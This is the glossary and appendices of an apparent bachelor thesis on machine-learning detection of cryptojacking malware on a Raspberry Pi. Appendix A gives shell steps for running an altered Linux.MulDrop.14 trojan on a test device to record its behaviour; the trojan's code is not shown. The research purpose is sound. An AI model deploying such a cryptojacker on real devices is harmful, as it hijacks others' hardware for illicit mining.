Crowdsensing Crowdsensing is a concept in which a large, widely dispersed group of participants obtains reliable data from the field using IoT devices [76].

Cryptojacker Cryptojackers are a type of malware that installs cryptominers on the infected device, which lets the hacker illicitly mine cryptocurrency for himself [81].

Fileless Attacks Attacks without a signature, making the attack invisible to endpoint security. [11].

Hardware Performance Counters Hardware Performance Counters are special-purpose registers that count performance-related parameters [53].

Opcodes Opcodes are Operational codes which are the assembly language instructions directly performed by the CPU [11].

Raspberry Pi The Raspberry Pi is a small-scale computer following the ARM architecture [8].

Zero-Day Attacks Attacks that exploit a security weakness vendors and developers are unaware of [35].

List of Figures

List of Tables

Appendix A

Installation Guidelines

The same installation instructions with the needed files can be found on the GitHub page:

https://github.com/KonstantinMoser/km_bachelor_thesis

A.1 Machine Learning Models

To create the models, all the code in *ML_Model_Creation.ipynb* has to be executed. Therefore, the Jupyter Notebook has to be started as a Google Collab Notebook. Insert the file into Google Drive, and Google Collab will automatically start upon executing the file.

A.2 Cryptojacker

To install the cryptojacker and monitor the behaviour of the Raspberry Pi during infection, the ElectroSense Cyberspec image has to be installed beforehand. Then, connect to the device with the SSH port 22. The variable *TimeWindowSeconds* of the *new_sampler_50_rest.sh* script should be set to 5 seconds to measure the behaviour effectively.

Afterwards, a *timestamps.txt* file has to be created, where the Unix timestamps will be saved with the following command:

```
$ cat > timestamps.txt
```

Next, a new bash script has to created and opened with the *nano* command:

```
$ cat <<EOF > cryptojacker.sh
$ EOF
```

```
$ chmod +x cryptojacker.sh
$ nano cryptojacker.sh
```

Copy the contents of *cryptojacker.txt* into the *cryptojacker.sh* file and save it. Execute the malware by simply calling its name in the terminal:

```
$ ./cryptojacker.sh
```

Like this, the the cryptojacker is executed and should automatically run through the infection process.

Appendix B

Contents of the zip File

This section describes and names the content of the zip file.

BA_Konstantin_Moser.pdf A PDF version of the final report.

BA Konstantin Moser.zip The LaTeX source code of the final report. It also includes all the used figures.

cryptojacker.txt Bash script of the altered version of the Linux.MulDrop.14 trojan.

Midterm Presentation.pptx The PowerPoint slides used in the midterm presentation.

ML_Model_Creation.ipynb Jupyter Notebook to create the ML models.

Raspi_Dataset.zip A zip file containing the monitored behaviour of the Raspberry Pi.